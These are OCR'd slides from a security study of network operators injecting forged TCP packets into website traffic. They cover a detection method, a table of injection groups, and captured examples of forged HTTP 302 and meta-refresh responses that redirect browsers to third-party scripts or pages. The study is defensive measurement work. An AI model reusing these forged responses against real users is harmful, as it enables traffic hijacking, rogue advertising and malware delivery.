WEBSITE-TARGETED FALSE CONTENT INJECTION BY NETWORK OPERATORS

Gabi Nakibly[1,2], Jaime Schcolnik[3] and Yossi Rubin[2]


[1] Technion – Israel Institute of technology

[2] Rafael – Advanced Defense Systems ltd.

[3] IDC Herzliya

KNOWN EVENTS OF WEB CONTENT ALTERATION


- Some ISPs in the past have been spotted altering their customers' traffic:
  - CMA Communications in 2013
  - Comcast in 2012
  - Mediacom in 2011
  - WOW! in 2008
  - ….


store.apple.com/us
Apple Store
Questions? Call 1-800-MY-APPLE
Shop Mac
Shop iPad
Shop iPhone
Shop iPod
Fast, free shipping on orders over $50.
iMac
Performance and design. Taken right to the edge.
21.5-inch from $1299
27-inch from $1799
Buy now
iPad mini
File Free Online
Get your maximum refund at maximum speed.
H&R BLOCK
Start Now


Rogue advertisement

HOW THE PRACTICE OF CONTENT ALTERATION WAS STUDIED

- Several works studied and analyzed this practice
  - E.g. Netalyzr
- How past work monitored traffic to unearth content alterations:




HOW TRAFFIC WAS MONITORED IN OUR STUDY




WHAT IS OUT-OF-BAND CONTENT ALTERATION?


- In-band content alteration:




- Out-of-band content alteration:



OUT-OF-BAND INJECTION – MODUS OPERANDI




OUT-OF-BAND INJECTION DETECTION



- TCP injection has occurred if there are two packets that have:
    - Identical IP addresses and port numbers,
    - Identical TCP sequence number,
    - But, have **different** payload.

THE INJECTION EVENTS

- We discovered 14 different groups of injection events.
- Almost all of them were injections to Chinese websites.
- 7 injection groups aimed to add rogue advertisements to the website.
- 5 of injection groups has some sort of malicious intent.
- 2 injection groups aimed to simply block content (however is it not censorship related).



Group name	Destination site(s)	Site type	Location	Injected resource	Purpose
szzhengan	wa.kuwo.cn	Ad network	China	A JavaScript that appends content to the original site	Malware
taobao	is.alicdn.com	Ad network	China	A JavaScript that generates a pop-up frame	Advertise-ment
netsweeper	skyscnr.com	Travel search engine	India	A 302 (Moved) HTTP response	Content filtering
uyan	uyan.cc	Social network	China	A redirection using ’meta-refresh’ tag	Advertise-ment
icourses	icourses.cn	Online courses portal	China	A redirection using ’meta-refresh’ tag	Advertise-ment
uvclick	cnzz.com	Web users’ statistics	Malaysia/China	A JavaScript that identifies the client’s device	Advertise-ment
adcpc	cnzz.com	Web users’ statistics	Malaysia/China	A 302 redirection to a JavaScript that opens a new window	Advertise-ment
jiathis	jiathis.com	Social network	China	A redirection using ’meta-refresh’ tag	Advertise-ment
server erased	changsha.cn	Travel	China	Same as legitimate response but the value of HTTP header ’Server’ is changed	Content filtering
gpwa	gpwa.org	Gambling	United States	A JavaScript that redirects to a resource at qpwa.org	Malware
tupian	www.feiniu.com www.j1.com	e-commerce	China	A JavaScript the directs to a resource at www.tupian6688.com	Malware
mi-img	mi-img.com	Unknown	China	A 302 redirection to a different IP	Malware
duba	unknown	Unknown	China	A JavaScript that prompts the user to download an executable	Advertise-ment
hao	02995.com	Adware-related	China	A 302 (Moved) HTTP response	Advertise-ment

INJECTION EXAMPLE #1

- This injection group aims to inject rogue advertisements.
- This is the client’s HTTP request:

```
GET /core.php?show=pic&t=z HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Host: c.cnzz.com
Accept-Encoding: gzip
Referer: http://tfkp.com/
```

INJECTION EXAMPLE #1 (CONT.)

The valid HTTP response:

```
HTTP/1.1 200 OK
Server: Tengine
Content-Type: application/javascript
Content-Length: 762
Connection: keep-alive
Date: Tue, 07 Jul 2015 04:54:08 GMT
Last-Modified: Tue, 07 Jul 2015 04:54:08 GMT
Expires: Tue, 07 Jul 2015 05:09:08 GMT

!function(){var
p,q,r,a=encodeURIComponent,c=...
```

The injected HTTP response:

```
HTTP/1.1 302 Found
Connection: close
Content-Length: 0
Location: http://adcpc.899j.com/google/google.js
```

INJECTION EXAMPLE #2

- JiaThis is a Chinese company that provides a social sharing toolbar.
- A request for a resource at jiathis.com results in the following:

The valid HTTP response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.4
Content-Type: text/javascript; charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Expires: -1
Cache-Control: no-store, private, post-check=0 …
Pragma: no-cache
P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI INT ….
JiaTag: de2a570993d722c94……
Content-Encoding: gzip
```


The forged HTTP response:

```
HTTP/1.1 200 OK
Date: May, 28 Mar 2012 14:59:17 GMT
Server:Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Pragma: No-Cache
Content-Length:145
Cache-control: no-cache

<!DOCTYPE"http://www.w3.org/TR/html4/strict.dtd">
<meta http-equiv="refresh“ content="1;
url=http://www.baidu.com/s?
wd=UNIQLO&tn=99292781_hao_pg"/>
```

A redirection to Baidu with search term “UNIQLO”

‘GPWA’ INJECTION



THE VERGE


TECH | US & WORLD | CYBERSECURITY | REPORT

How a new breed of hack compromised 2,500 gambling sites at once

By Russell Brandom on July 27, 2016 11:50 am ✉ Email @russellbrandom

‘GPWA’ INJECTION

- GPWA – Gambling Portal Webmasters Association.
    - It runs a certification program to gambling sites.
- A site that meets the certification standard gets to show an GPWA seal.
    - There are about 2500 GPWA approved gambling sites.

